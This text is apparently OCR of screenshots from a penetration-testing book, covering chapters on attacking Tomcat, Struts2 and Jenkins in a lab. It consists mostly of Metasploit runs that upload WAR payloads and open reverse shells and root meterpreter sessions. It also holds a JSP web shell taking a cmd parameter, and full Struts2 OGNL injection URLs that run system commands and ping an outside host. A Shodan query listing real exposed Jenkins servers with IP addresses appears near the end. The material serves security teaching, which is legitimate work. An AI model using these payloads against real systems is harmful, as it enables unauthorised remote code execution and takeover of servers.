
```
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 2 opened (192.168.2.8:4444 -> 192.168.2.8:56914) at 2019-10-07 02:32:55 +0530
```


```
uname -a
Linux 74e870f39c93 4.9.184-linuxkit #1 SMP Tue Jul 2 22:58:16 UTC 2019 x86_64 GNU/Linux
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```




localhost:8080/manager/status
Manager
List Applications
HTML Manager Help
Server Information
Tomcat Version
JVM Version
JVM Vendor
Apache Tomcat/8.0.43
1.7.0_121-b00
Oracle Corporation


Not Secure | 192.168.2.8:8080/manager/html
Message: OK
Manager
List Applications HTML
Applications
Path Version Display Name
/ None specified Welcome to Tomcat
/docs None specified Tomcat Documentation
/examples None specified Servlet and JSP Examples
/fBEXmc None specified
Deploy
Deploy directory or WAR file located on server
Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy
WAR file to deploy
Select WAR file to upload Choose File No file chosen
Deploy



Not Secure | 192.168.2.8:8080/manager/ht...
/docs None specified Tomcat Documentation true
/examples None specified Servlet and JSP Examples true
/fBEXmc None specified true
/host-manager None specified Tomcat Host Manager Application true
/manager None specified Tomcat Manager Application true
/redteam None specified true
/ymRRnwH None specified true


Not Secure | 192.168.2.8:8080/redteam/redteam-shell.jsp?cmd=pwd
/usr/local/tomcat

```
msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified user
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host
   RHOSTS        192.168.2.8      yes       The target address range or CIDR
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing
   TARGETURI     /manager         yes       The URI path of the manager app
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.8      yes       The listen address (an interface may be
   LPORT  4444             yes       The listen port
```

```
msf5 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Retrieving session ID and CSRF token...
[*] Finding CSRF token...
[*] Uploading and deploying ymRRnwH...
[*] Uploading 6256 bytes as ymRRnwH.war ...
[*] Executing ymRRnwH...
[*] Executing /ymRRnwH/CSWioQ7L2U.jsp...
[*] Finding CSRF token...
[*] Undeploying ymRRnwH ...
[*] Sending stage (53867 bytes) to 192.168.2.8
[*] Meterpreter session 3 opened (192.168.2.8:4444 -> 192.168.2.8:59593) at 2019-10-07 03:19:27 +0530
```


```
meterpreter >
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : d04736eda975
OS           : Linux 4.9.184-linuxkit (amd64)
Meterpreter  : java/linux
meterpreter >
```




Request

Raw | Params | Headers | Hex

```
GET /actionchaining/actionChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-e
xchange;v=b3
Referer:
http://192.168.2.8:8080/config-browser/showConfig.action?namespace=&actionName=AjaxRemoteForm
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: JSESSIONID=3C7442CF8A99C9169740E2DD2E116094
Connection: close
```


Response
Raw
Headers
Hex
HTTP/1.1 302
Location: /actionchaining/register2.action
Content-Length: 0
Date: Sun, 20 Oct 2019 15:03:41 GMT
Connection: close


Request
Raw
Headers
Hex
GET /struts2-showcase/Testing123/actionChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close


Response
Raw
Headers
Hex
HTTP/1.1 302
Location: /struts2-showcase/Testing123/register2.action
Content-Length: 0
Date: Sat, 19 Oct 2019 21:44:55 GMT
Connection: close

Request

Raw | Headers | Hex

```
GET /struts2-showcase/$%7b123*123%7d/actionChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

${123*123}

Response


Raw | Headers | Hex


```
HTTP/1.1 302
Location: /struts2-showcase/15129/register2.action
Content-Length: 0
Date: Sat, 19 Oct 2019 21:48:26 GMT
Connection: close
```


Request

Raw | Headers | Hex

```
GET
/struts2-showcase/$%7b(%23dm%3d%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS).(%23ct%3d%2
3request%5b'struts.valueStack'%5d.context).(%23cr%3d%23ct%5b'com.opensymphony.xwork2.ActionContext.c
ontainer'%5d).(%23ou%3d%23cr.getInstance(%40com.opensymphony.xwork2.ognl.OgnlUtil%40class)).(%23ou
.getExcludedPackageNames().clear()).(%23ou.getExcludedClasses().clear()).(%23ct.setMemberAccess(%23dm
)).(%23a%3d%40java.lang.Runtime%40getRuntime().exec('id')).(%40org.apache.commons.io.IOUtils%40toStrin
g(%23a.getInputStream()))%7d/actionChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-excha
nge;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```


Response
Raw
Headers
Hex
HTTP/1.1 302
Location: /struts2-showcase/uid=0(root) gid=0(root) groups=0(root)/register2.action
Content-Length: 0
Date: Sat, 19 Oct 2019 22:10:45 GMT
Connection: close


Request
Raw
Headers
Hex
GET
/struts2-showcase/$%7b(%23dm%3d%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS).(%23ct%3d%23request%5b'struts.valueStack'%5d.context).(%23cr%3d%23ct%5b'com.opensymphony.xwork2.ActionContext.container'%5d).(%23ou%3d%23cr.getInstance(%40com.opensymphony.xwork2.ognl.OgnlUtil%40class)).(%23ou.getExcludedPackageNames().clear()).(%23ou.getExcludedClasses().clear()).(%23ct.setMemberAccess(%23dm)).(%23a%3d%40java.lang.Thread%40sleep(2000))%7d/actionChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close


Response
Raw
Headers
Hex
HTTP/1.1 302
Location: /struts2-showcase//register2.action
Content-Length: 0
Date: Sun, 20 Oct 2019 13:38:56 GMT
Connection: close
?
<
+
>
Type a search term
0 matches
139 bytes | 2,010 millis


Request

Raw | Headers | Hex

```
GET
/struts2-showcase/$%7b(%23dm%3d%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS).(%23ct%3d%
23request%5b'struts.valueStack'%5d.context).(%23cr%3d%23ct%5b'com.opensymphony.xwork2.ActionContex
t.container'%5d).(%23ou%3d%23cr.getInstance(%40com.opensymphony.xwork2.ognl.OgnlUtil%40class)).(%2
3ou.getExcludedPackageNames().clear()).(%23ou.getExcludedClasses().clear()).(%23ct.setMemberAccess(%
23dm)).(%23a%3d%40java.lang.Runtime%40getRuntime().exec('ping%2[redacted]%20-c%202'))%7d/acti
onChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```


```
14:13:40.000695 IP 122.179.208.199 > [redacted] ICMP echo request, id 1, seq 1, length 64
14:13:40.000786 IP [redacted] > 122.179.208.199: ICMP echo reply, id 1, seq 1, length 64
14:13:41.027433 IP 122.179.208.199 > [redacted] ICMP echo request, id 1, seq 2, length 64
14:13:41.027484 IP [redacted] > 122.179.208.199: ICMP echo reply, id 1, seq 2, length 64
14:13:44.637345 IP 122.179.208.199 > [redacted] ICMP echo request, id 2, seq 1, length 64
14:13:44.637386 IP [redacted] > 122.179.208.199: ICMP echo reply, id 2, seq 1, length 64
14:13:45.647740 IP 122.179.208.199 > [redacted] ICMP echo request, id 2, seq 2, length 64
14:13:45.647798 IP [redacted] > 122.179.208.199: ICMP echo reply, id 2, seq 2, length 64
```

```
msf5 > search struts

Matching Modules
================

   #   Name                                                  Disclosure Date
   -   ----                                                  ---------------
   0   exploit/multi/http/struts2_code_exec_showcase         2017-07-07
   1   exploit/multi/http/struts2_content_type_ognl          2017-03-07
   2   exploit/multi/http/struts2_namespace_ognl             2018-08-22
   3   exploit/multi/http/struts2_rest_xstream               2017-09-05
   4   exploit/multi/http/struts_code_exec                   2010-07-13
   5   exploit/multi/http/struts_code_exec_classloader       2014-03-06
   6   exploit/multi/http/struts_code_exec_exception_delegator  2012-01-06
   7   exploit/multi/http/struts_code_exec_parameters        2011-10-01
   8   exploit/multi/http/struts_default_action_mapper       2013-07-02
   9   exploit/multi/http/struts_dev_mode                    2012-01-06
   10  exploit/multi/http/struts_dmi_exec                    2016-04-27
   11  exploit/multi/http/struts_dmi_rest_exec               2016-06-01
   12  exploit/multi/http/struts_include_params              2013-05-24
```



localhost:32771/S2-013/link.action
S2-013 Demo
link: https://struts.apache.org/docs/s2-013.html
Try add some parameters in URL
"s:a" tag
"s:url" tag

```
msf5 exploit(multi/http/struts_include_params) > show options

Module options (exploit/multi/http/struts_include_params):

   Name             Current Setting                                Required
   ----             ---------------                                --------
   CHECK_SLEEPTIME  5                                              yes
   HTTPMETHOD       POST                                           yes
   PARAMETER        twul                                           yes
   Proxies                                                         no
   RHOSTS                                                          yes
   RPORT            8080                                           yes
   SSL              false                                          no
   TARGETURI        /struts2-blank/example/HelloWorld.action       yes
   VHOST                                                           no


Exploit target:

   Id  Name
   --  ----
   2   Java Universal
```

Chapter 13: Penetration Testing on Technological Platforms - Jenkins




SHODAN
http.favicon.hash:81586312
Explore
Exploits
Maps
Share Search
Download Results
Create Report
TOTAL RESULTS
73,652
TOP COUNTRIES
United States 31,436
China 10,822
Germany 5,710
Ireland 3,663
Singapore 2,405
TOP SERVICES
HTTP (8080) 40,369
HTTPS 14,008
HTTP 11,624
9090 1,163
Insteon Hub 687
New Service: Keep track of what you have
47.104.146.188
Hangzhou Alibaba Advertising Co.,Ltd.
Added on 2019-11-10 02:24:09 GMT
China
301 Moved Permanently
82.196.5.172
jenkins.thinnect.net
Digital Ocean
Added on 2019-11-10 02:22:19 GMT
Netherlands, Amsterdam
cloud




```
Harry@xXxZombi3xXx ~ curl -I -k https://[redacted]/
HTTP/1.1 403 Forbidden
Server: nginx/1.12.1
Date: Sun, 08 Mar 2020 09:15:18 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 793
Connection: keep-alive
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID.63510568=node06mo3wy8tyn7vy27wj5b3t55o5326.node0;Path=/;Secure;HttpOn
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Hudson: 1.395
X-Jenkins: 2.138.2
X-Jenkins-Session: ee3833ac
X-Hudson-CLI-Port: 50000
X-Jenkins-CLI-Port: 50000
X-Jenkins-CLI2-Port: 50000
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group-Disabled: JENKINS-39402: use -Dhudson.security.AccessDeniedException2.REP
to diagnose
X-Required-Permission: hudson.model.Hudson.Read
X-Permission-Implied-By: hudson.security.Permission.GenericRead
X-Permission-Implied-By: hudson.model.Hudson.Administer
```

